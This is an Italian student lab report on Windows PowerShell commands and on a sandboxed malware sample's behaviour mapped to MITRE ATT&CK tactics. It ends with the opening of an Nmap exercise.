

# PROGETTO S11L5

## Esercizio 1: Usare Windows PowerShell

### Obiettivi

L'obiettivo del laboratorio è esplorare alcune delle funzioni di PowerShell.

- Parte 1: Accedere alla console PowerShell.
- Parte 2: Esplorare i comandi del Prompt dei Comandi e di PowerShell.
- Parte 3: Esplorare i cmdlet.
- Parte 4: Esplorare il comando netstat usando PowerShell.
- Parte 5: Svuotare il cestino usando PowerShell.

### Contesto / Scenario

PowerShell è un potente strumento di automazione. È sia una console di comando che un linguaggio di scripting. In questo laboratorio, userai la console per eseguire alcuni dei comandi disponibili sia nel prompt dei comandi che in PowerShell. PowerShell ha anche funzioni che possono creare script per automatizzare compiti e lavorare insieme al Sistema Operativo Windows.

### Risorse Richieste

- 1 PC Windows con PowerShell installato e accesso a internet

3

## Quali sono gli output del comando dir?

Quando eseguo il comando per elencare i contenuti di una directory, noto alcune differenze tra PowerShell e il Prompt dei comandi:

- **In PowerShell**, oltre ai nomi di file e cartelle, vengono mostrati anche i **permessi** associati a ciascun elemento (come attributi di lettura, scrittura, esecuzione), il che è utile per avere una panoramica più dettagliata della sicurezza e dell'accessibilità.
- **Nel Prompt dei comandi**, con **dir**, l'output include invece il **numero totale di file e directory**, oltre alla quantità di **byte disponibili** sul disco. Queste informazioni sono comode per avere subito un'idea dello spazio occupato e di quello ancora libero.

Windows PowerShell

Windows PowerShell  
Copyright (C) 2015 Microsoft Corporation. Tutti i diritti sono riservati.  
PS C:\Users\user> dir  
  
Directory: C:\Users\user  
  
Mode LastWriteTime Length Name  
----  
-r-- 09/07/2024 16:37 Contacts  
-r-- 09/09/2025 14:13 Desktop  
-r-- 09/07/2024 18:05 Documents  
-r-- 15/09/2025 13:07 Downloads  
-r-- 09/07/2024 16:37 Favorites  
-r-- 09/07/2024 16:37 Links  
-r-- 09/07/2024 16:37 Music  
-r-- 09/07/2024 16:39 Pictures  
-r-- 09/07/2024 16:37 Saved Games  
-r-- 09/07/2024 16:39 Searches  
-r-- 09/07/2024 16:37 Videos  
  
PS C:\Users\user>


Prompt dei comandi

Microsoft Windows [Versione 10.0.18240]  
(c) 2015 Microsoft Corporation. Tutti i diritti sono riservati.  
  
C:\Users\user>dir  
Il volume nell'unità C non ha etichetta.  
Numero di serie del volume: B068-65A2  
  
Directory di C:\Users\user  
  
22/09/2025 13:09 <DIR> .  
22/09/2025 13:09 <DIR> ..  
09/07/2024 16:37 <DIR> Contacts  
09/09/2025 14:13 <DIR> Desktop  
09/07/2024 18:05 <DIR> Documents  
15/09/2025 13:07 <DIR> Downloads  
09/07/2024 16:37 <DIR> Favorites  
09/07/2024 16:37 <DIR> Links  
09/07/2024 16:37 <DIR> Music  
09/07/2024 16:39 <DIR> Pictures  
09/07/2024 16:37 <DIR> Saved Games  
09/07/2024 16:39 <DIR> Searches  
09/07/2024 16:37 <DIR> Videos  
0 File 0 byte  
13 Directory 17.329.717.248 byte disponibili  
  
C:\Users\user>

## Quali sono i risultati?

Quando eseguo il comando `ipconfig`, ottengo gli stessi risultati sia da PowerShell che dal Prompt dei comandi. L'output non cambia: vengono visualizzate le informazioni di rete relative agli adattatori installati, come indirizzo IP, gateway predefinito, subnet mask e stato della connessione.

In pratica, indipendentemente dal terminale che utilizzo, il comportamento del comando rimane identico.



The image shows two side-by-side terminal windows. The left window is titled 'Windows PowerShell' and the right is 'Prompt dei comandi'. Both windows show the output of the `ipconfig` command. The output is identical in both, displaying network configuration for Ethernet and Tunnel interfaces.

```
Directory: C:\Users\user

Mode                LastWriteTime         Length Name
----                -
d-r-----          09/07/2024      16:37             Contacts
d-r-----          09/09/2025      14:13             Desktop
d-r-----          09/07/2024      18:05             Documents
d-r-----          15/09/2025      13:07             Downloads
d-r-----          09/07/2024      16:37             Favorites
d-r-----          09/07/2024      16:37             Links
d-r-----          09/07/2024      16:37             Music
d-r-----          09/07/2024      16:37             Pictures
d-r-----          09/07/2024      16:37             Saved Games
d-r-----          09/07/2024      16:39             Searches
d-r-----          09/07/2024      16:37             Videos

PS C:\Users\user> ipconfig

Configurazione IP di Windows

Scheda Ethernet Ethernet:

    Suffisso DNS specifico per connessione:
    Indirizzo IPv4. . . . . : 192.168.50.105
    Subnet mask . . . . . : 255.255.255.0
    Gateway predefinito . . . . . : 192.168.50.1

Scheda Tunnel isatap.{92D61F82-1D19-45C9-B7CF-2E5AF2D63627}:

    Stato supporto. . . . . : Supporto disconnesso
    Suffisso DNS specifico per connessione:

Scheda Tunnel Teredo Tunneling Pseudo-Interface:


    Suffisso DNS specifico per connessione:
    Indirizzo IPv6 . . . . . : 2001:0:2851:782c:149a:41be:fddb:cb7f
    Indirizzo IPv6 locale rispetto al collegamento . : fe80::149a:41be:fddb:cb7f%5
    Gateway predefinito . . . . . : ::

PS C:\Users\user>
```

## Qual è il comando PowerShell per dir?

PowerShell, invece di usare `dir` come nel Prompt dei comandi, utilizza `Get-ChildItem`. È il comando equivalente, e mi permette di elencare file e cartelle all'interno di una directory.

In realtà, anche in PowerShell posso scrivere semplicemente `dir`, perché è un alias di `Get-ChildItem`.



The image shows a Windows PowerShell window with the command `Get-Alias dir` entered. The output shows that the alias `dir` points to the `Get-ChildItem` command.

```
PS C:\Users\user> Get-Alias dir

CommandType      Name                Version      Source
-----
Alias            dir -> Get-ChildItem
```

## Qual è il gateway IPv4?

Il gateway IPv4 assegnato alla mia macchina è **192.168.50.1**. È l'indirizzo del router attraverso cui il traffico di rete viene instradato verso l'esterno della rete locale. In pratica, è il punto di accesso principale per comunicare con dispositivi al di fuori della mia subnet.

```
Windows PowerShell
PS C:\Users\user> netstat -r

=====
Elenco interfacce
 4...08 00 27 91 f1 09 .....Intel(R) PRO/1000 MT Desktop Adapter
 1.....Software Loopback Interface 1
 6...00 00 00 00 00 00 e0 Microsoft ISATAP Adapter
 5...00 00 00 00 00 00 e0 Microsoft Teredo Tunneling Adapter
=====

IPv4 Tabella route
=====
Route attive:
  Indirizzo rete      Mask      Gateway      Interfaccia  Metrica
  0.0.0.0             0.0.0.0    192.168.50.1  192.168.50.105  266
  127.0.0.0           255.0.0.0  On-link      127.0.0.1       306
  127.0.0.1           255.255.255.255  On-link      127.0.0.1       306
  127.255.255.255     255.255.255.255  On-link      127.0.0.1       306
  192.168.50.0        255.255.255.0  On-link      192.168.50.105  266
  192.168.50.105      255.255.255.255  On-link      192.168.50.105  266
  192.168.50.255      255.255.255.255  On-link      192.168.50.105  266
  224.0.0.0           240.0.0.0  On-link      127.0.0.1       306
  224.0.0.0           240.0.0.0  On-link      192.168.50.105  266
  255.255.255.255     255.255.255.255  On-link      127.0.0.1       306
  255.255.255.255     255.255.255.255  On-link      192.168.50.105  266
=====


Route permanenti:
  Indirizzo rete      Mask      Indir. gateway  Metrica
  0.0.0.0             0.0.0.0    192.168.50.1    Predefinito
=====

IPv6 Tabella route
=====
Route attive:
  Interf  Metrica  Rete  Destinazione      Gateway
  5       306    ::/0  On-link
  1       306    ::1/128  On-link
  5       306    2001::/32  On-link
  5       306    2001:0:2851:782c:149a:41be:fddb:cb7f/128  On-link
  5       306    fe80::/64  On-link
  5       306    fe80::149a:41be:fddb:cb7f/128  On-link
  1       306    ff00::/8  On-link
  5       306    ff00::/8  On-link
=====

Route permanenti:
  Nessuna
PS C:\Users\user> _
```

## Quali informazioni puoi ottenere dalla scheda Dettagli e dalla finestra di dialogo Proprietà per il PID selezionato?

Quando seleziono un PID (Process ID) in Task Manager, posso accedere a due fonti principali di informazioni: la **scheda Dettagli** e la **finestra di dialogo Proprietà**. Ecco cosa ottengo da ciascuna:



```
Amministratore: Windows PowerShell
Windows PowerShell
Copyright (C) 2015 Microsoft Corporation. Tutti i diritti sono riservati.

PS C:\Windows\system32> netstat -abno

Connessioni attive

Proto  Indirizzo locale      Indirizzo esterno      Stato      PID
-----
TCP    0.0.0.0:17             0.0.0.0:0              LISTENING  2124
[tcpvcs.exe]
TCP    0.0.0.0:9              0.0.0.0:0              LISTENING  2124
[tcpvcs.exe]
TCP    0.0.0.0:13             0.0.0.0:0              LISTENING  2124
[tcpvcs.exe]
TCP    0.0.0.0:17             0.0.0.0:0              LISTENING  2124
[tcpvcs.exe]
TCP    0.0.0.0:19             0.0.0.0:0              LISTENING  2124
[tcpvcs.exe]
TCP    0.0.0.0:80             0.0.0.0:0              LISTENING  4
Impossibile ottenere informazioni sulla proprietà
TCP    0.0.0.0:135            0.0.0.0:0              LISTENING  680
RpcSs
[svchost.exe]
TCP    0.0.0.0:445            0.0.0.0:0              LISTENING  4
Impossibile ottenere informazioni sulla proprietà
TCP    0.0.0.0:1801           0.0.0.0:0              LISTENING  2080
[msqvc.exe]
TCP    0.0.0.0:2103           0.0.0.0:0              LISTENING  2080
[msqvc.exe]
TCP    0.0.0.0:2105           0.0.0.0:0              LISTENING  2080
[msqvc.exe]
TCP    0.0.0.0:2107           0.0.0.0:0              LISTENING  2080
[msqvc.exe]
TCP    0.0.0.0:3389           0.0.0.0:0              LISTENING  804
TermService
[svchost.exe]
TCP    0.0.0.0:5357           0.0.0.0:0              LISTENING  4
Impossibile ottenere informazioni sulla proprietà
TCP    0.0.0.0:5432           0.0.0.0:0              LISTENING  2600
[postgres.exe]
TCP    0.0.0.0:8009           0.0.0.0:0              LISTENING  2220
[tomcat7.exe]
TCP    0.0.0.0:8080           0.0.0.0:0              LISTENING  2220
[tomcat7.exe]
TCP    0.0.0.0:8443           0.0.0.0:0              LISTENING  4
Impossibile ottenere informazioni sulla proprietà
TCP    0.0.0.0:49408          0.0.0.0:0              LISTENING  424
Impossibile ottenere informazioni sulla proprietà
TCP    0.0.0.0:49409          0.0.0.0:0              LISTENING  884
Schedule
```

### Scheda Dettagli (Task Manager)

Questa vista mostra un elenco dei processi attivi con informazioni essenziali. Per ogni PID selezionato, posso vedere:


- **Nome del processo** (es. chrome.exe)
- **PID** (Process ID)
- **Stato** (in esecuzione, sospeso, ecc.)
- **Utilizzo CPU, memoria, disco, rete**
- **Nome utente** che ha avviato il processo
- **Sessione** associata
- **Architettura** (32 o 64 bit, se visibile)

### Finestra di dialogo Proprietà (clic destro → Proprietà)

Questa finestra è molto più dettagliata e mi permette di esplorare:


- **Percorso eseguibile** del processo (es. C:\Program Files\Google\Chrome\Application\chrome.exe)
- **Versione del file e informazioni sul prodotto** (utile per identificare software)
- **Data di creazione e modifica** del file

- **Firma digitale** (se presente, per verificare l'autenticità)
- **Permessi e sicurezza** (chi può accedere o modificare il file)



**Cosa è successo ai file nel Cestino?**

Quando utilizzo il comando `Clear-RecycleBin` in PowerShell, tutti i file presenti nel Cestino vengono eliminati in modo definitivo. Non vengono spostati altrove né archiviati: vengono rimossi completamente dal sistema, liberando lo spazio che occupavano sul disco.



**PowerShell è stato sviluppato per l'automazione delle attività e la gestione della configurazione. Usando internet, ricerca comandi che potresti usare per semplificare i tuoi compiti come analista di sicurezza. Registra le tue scoperte.**

Comandi utili per semplificare l'analisi di sicurezza possono essere:

Comando	Funzione	Esempio pratico
Get-Process	Elenca i processi attivi	Individuare processi sospetti o non autorizzati
Get-Service	Mostra i servizi in esecuzione	Verificare la presenza di servizi non standard

Get-EventLog	Legge i log di sistema	Analizzare eventi critici o accessi non autorizzati
Get-Command	Elenca tutti i comandi disponibili	Esplorare cmdlet utili per scripting e automazione
Get-Help	Fornisce assistenza su un comando	Capire sintassi e parametri di un cmdlet
Test-Connection	Esegue ping verso un host	Verificare la raggiungibilità di un nodo
Get-NetTCPConnection	Mostra connessioni TCP attive	Individuare comunicazioni sospette o non cifrate
Get-LocalUser	Elenca gli utenti locali	Controllare account inattivi o non autorizzati
Get-FileHash	Calcola l'hash di un file	Verificare l'integrità o confrontare con IOC
Get-WinEvent	Accesso avanzato ai log di Windows	Filtrare eventi specifici per analisi mirata
Clear-RecycleBin	Svuota il Cestino	Rimuovere file eliminati in modo sicuro

### Automazione e gestione remota

- Invoke-Command → Esegue comandi su macchine remote
- Set-ExecutionPolicy → Configura i criteri di esecuzione degli script
- New-ScheduledTask → Crea attività pianificate per scansioni o backup
- Export-Csv → Esporta risultati in formato leggibile per report

## Conclusione

Attraverso questo laboratorio, è stato possibile esplorare le funzionalità fondamentali di PowerShell, comprendendone il ruolo sia come console interattiva che come linguaggio di scripting. Dall'accesso alla shell all'utilizzo di comandi e cmdlet, fino all'analisi della rete con netstat e alla gestione del sistema come lo svuotamento del cestino, ogni attività ha evidenziato la versatilità e la potenza di PowerShell nell'ambiente Windows.

Queste competenze costituiscono la base per automatizzare operazioni ripetitive, monitorare lo stato del sistema e interagire in modo avanzato con il sistema operativo. La padronanza di PowerShell è un passo essenziale per ogni amministratore di sistema, sviluppatore o tecnico IT che desideri operare con efficienza e precisione.

## Esercizio 2: Studio Ioc

Studiare questo link di anyrun e spiegare queste minacce in un piccolo report.

<https://app.any.run/tasks/9a158718-43fe-45ce-85b3-66203dbc2281/>

### Execution → Command and Scripting Interpreter → Windows Command Shell

L'attaccante ha sfruttato il **Windows Command Shell** per eseguire comandi malevoli. Questo interpreter è spesso utilizzato per avviare script, scaricare payload o manipolare il sistema in modo diretto. La sua presenza nel flusso di esecuzione indica un chiaro intento di controllo manuale o automatizzato del sistema compromesso.

### Defense Evasion → Masquerading → Rename Legitimate Utilities

È stata rilevata una tecnica di **mascheramento**, dove strumenti legittimi sono stati **rinominati** per apparire innocui o familiari. Questo stratagemma serve a confondere l'analisi forense e a bypassare controlli basati su nomi di processo. Ad esempio, un powershell.exe potrebbe essere eseguito sotto un nome alternativo per evitare detection da parte di antivirus o EDR.

### Defense Evasion → Impair Defenses → Disable Windows Event Logging


Un altro segnale critico è il tentativo di **disattivare la registrazione degli eventi di Windows**. Questa tecnica mira a **oscurare le tracce** dell'attacco, impedendo agli analisti di ricostruire la sequenza temporale delle azioni malevole. La manomissione dei log è una chiara indicazione di un attore avanzato che cerca persistenza e invisibilità.

### Discovery → Query Registry / System Information Discovery

L'attaccante ha interrogato il **registro di sistema** e raccolto **informazioni sull'ambiente operativo**. Queste attività rientrano nella fase di **ricognizione interna**, dove si cerca di comprendere la configurazione del sistema, i software installati, gli utenti attivi e le eventuali vulnerabilità sfruttabili. È una fase preparatoria per l'escalation dei privilegi o il movimento laterale.

## Command and Control → Non-Standard Port

Le comunicazioni con l'esterno sono avvenute tramite **porte non convenzionali**, una tecnica classica per **eludere firewall e sistemi di monitoraggio**. L'uso di porte non standard rende più difficile il rilevamento del traffico malevolo, soprattutto se mimetizzato come traffico legittimo. Questo comportamento è tipico di malware che stabilisce un canale C2 (Command & Control) per ricevere istruzioni o esfiltrare dati.



## Analisi processi sospetti

### Behavior activities

☒ Add for printin

MALICIOUS	SUSPICIOUS	INFO
No malicious indicators.	<p>Process drops legitimate windows executable</p> <ul style="list-style-type: none"><li>• firefox.exe (PID: 6596)</li></ul> <p>Starts CMD.EXE for commands execution</p> <ul style="list-style-type: none"><li>• Jvczfhe.exe (PID: 7492)</li><li>• Muadnrd.exe (PID: 7824)</li></ul> <p>Uses TIMEOUT.EXE to delay execution</p> <ul style="list-style-type: none"><li>• cmd.exe (PID: 7520)</li><li>• cmd.exe (PID: 7876)</li></ul> <p>Reads security settings of Internet Explorer</p> <ul style="list-style-type: none"><li>• Jvczfhe.exe (PID: 7492)</li><li>• Muadnrd.exe (PID: 7824)</li></ul> <p>Checks Windows Trust Settings</p> <ul style="list-style-type: none"><li>• Jvczfhe.exe (PID: 7492)</li><li>• Muadnrd.exe (PID: 7824)</li></ul> <p>Executes application which crashes</p> <ul style="list-style-type: none"><li>• Jvczfhe.exe (PID: 7492)</li><li>• Muadnrd.exe (PID: 7824)</li></ul> <p>Connects to unusual port</p> <ul style="list-style-type: none"><li>• InstallUtil.exe (PID: 5152)</li></ul> <p>Application launched itself</p> <ul style="list-style-type: none"><li>• Muadnrd.exe (PID: 7824)</li></ul>	<p>Reads Microsoft Office registry keys</p> <ul style="list-style-type: none"><li>• firefox.exe (PID: 6596)</li></ul> <p>Application launched itself</p> <ul style="list-style-type: none"><li>• firefox.exe (PID: 6552)</li><li>• firefox.exe (PID: 6596)</li></ul> <p>Executable content was dropped or overwritten</p> <ul style="list-style-type: none"><li>• firefox.exe (PID: 6596)</li></ul> <p>Reads the computer name</p> <ul style="list-style-type: none"><li>• Jvczfhe.exe (PID: 7492)</li><li>• InstallUtil.exe (PID: 5152)</li><li>• Muadnrd.exe (PID: 7824)</li><li>• Muadnrd.exe (PID: 7248)</li></ul> <p>Checks supported languages</p> <ul style="list-style-type: none"><li>• Jvczfhe.exe (PID: 7492)</li><li>• InstallUtil.exe (PID: 5152)</li><li>• Muadnrd.exe (PID: 7824)</li><li>• Muadnrd.exe (PID: 7248)</li></ul> <p>Reads the machine GUID from the registry</p> <ul style="list-style-type: none"><li>• Jvczfhe.exe (PID: 7492)</li><li>• InstallUtil.exe (PID: 5152)</li><li>• Muadnrd.exe (PID: 7824)</li><li>• Muadnrd.exe (PID: 7248)</li></ul> <p>Reads Environment values</p> <ul style="list-style-type: none"><li>• Jvczfhe.exe (PID: 7492)</li><li>• InstallUtil.exe (PID: 5152)</li><li>• Muadnrd.exe (PID: 7824)</li></ul> <p>Disables trace logs</p> <ul style="list-style-type: none"><li>• Jvczfhe.exe (PID: 7492)</li><li>• Muadnrd.exe (PID: 7824)</li></ul> <p>Checks proxy server information</p> <ul style="list-style-type: none"><li>• Jvczfhe.exe (PID: 7492)</li><li>• WerFault.exe (PID: 1356)</li><li>• Muadnrd.exe (PID: 7824)</li><li>• WerFault.exe (PID: 7584)</li></ul>



## Fase di esecuzione e attivazione

Azione	Processo	MITRE Tattica	Descrizione
Drop di eseguibile legittimo	firefox.exe (PID: 6596)	Defense Evasion → Masquerading	Viene utilizzato un browser per introdurre o mascherare un payload
Avvio di cmd.exe	Jvczfhe.exe, Muadnrd.exe	Execution → Command and Scripting Interpreter	Esecuzione di comandi arbitrari tramite shell
Uso di timeout.exe	cmd.exe (PID: 7520, 7876)	Defense Evasion → Indicator Blocking	timeout.exe è uno strumento nativo di Windows che consente di <b>ritardare l'esecuzione di comandi</b> . In contesto malevolo, viene usato per:

- Sincronizzare fasi dell'attacco
- Evitare rilevamenti temporizzati
- Simulare comportamento umano
- Attendere che altri processi si completino prima di proseguire |

## Fase di ricognizione e raccolta informazioni

Azione	Processo	MITRE Tattica	Descrizione
Lettura impostazioni di sicurezza IE	Jvczfhe.exe, Muadnrd.exe	Discovery → Query Registry	Analisi delle policy di sicurezza del browser
Verifica Trust Settings	Jvczfhe.exe, Muadnrd.exe	Discovery → Security Software Discovery	Controllo delle impostazioni di fiducia per certificati e software
Lettura chiavi Office	firefox.exe (PID: 6596)	Discovery → Application Window Discovery	Ricognizione su software installato e configurazioni

Lettura nome macchina, GUID, lingua, variabili ambiente	Tutti i processi coinvolti	Discovery → System Information Discovery	Raccolta di informazioni sull'ambiente operativo per adattare l'attacco
---	----------------------------	--	---

#### Fase di evasione e manipolazione

Azione	Processo	MITRE Tattica	Descrizione
Disabilitazione dei trace log	Jvczfhe.exe, Muadnrd.exe	Defense Evasion → Impair Defenses	Tentativo di nascondere l'attività eliminando le tracce
Lettura impostazioni proxy e policy software	Jvczfhe.exe, Muadnrd.exe, WerFault.exe	Discovery → Network Configuration Discovery	Ricognizione su configurazioni di rete e restrizioni software
Creazione file/cartelle in directory utente	WerFault.exe	Persistence → Create or Modify System Process	Persistenza tramite scrittura in percorsi accessibili

#### Fase di comunicazione e controllo

Azione	Processo	MITRE Tattica	Descrizione
Connessione a porta non standard	InstallUtil.exe (PID: 5152)	Command and Control → Non-Standard Port	Comunicazione esterna su porte non convenzionali per eludere firewall
Avvio autonomo dell'applicazione	Muadnrd.exe, firefox.exe	Persistence → Auto Start Mechanism	Meccanismo di auto-esecuzione per mantenere il controllo

#### Protezione e offuscamento

- È stato rilevato l'uso di **.NET Reactor**, un sistema di protezione per eseguibili .NET che:
  - Offusca il codice sorgente
  - Cripta le stringhe
  - Ostacola il reverse engineering → Questo indica un payload **intenzionalmente protetto** per resistere all'analisi statica e dinamica.


## Sintesi finale

Il comportamento osservato rivela un attacco ben strutturato, con enfasi su **evasione, ricognizione e persistenza**. L'uso di `timeout.exe` come strumento di sincronizzazione è particolarmente significativo: in contesto benigno è innocuo, ma in uno scenario malevolo diventa un **timer invisibile** che scandisce le fasi dell'infezione.

La combinazione di processi legittimi e payload offuscati (`Muadnrd.exe`, `Jvczfhe.exe`) suggerisce una campagna mirata, probabilmente fileless, con capacità di adattamento all'ambiente e comunicazione remota.

### Bonus 1: Esplorazione di Nmap

#### Topologia



#### Obiettivi

- Parte 1: Esplorazione di Nmap
- Parte 2: Scansione delle Porte Aperte

#### Contesto / Scenario

La scansione delle porte fa solitamente parte di un attacco di ricognizione. Esistono diversi metodi di scansione delle porte utilizzabili. Esploreremo come usare l'utility Nmap. Nmap è una potente utility di rete usata per la scoperta della rete e l'audit di sicurezza.

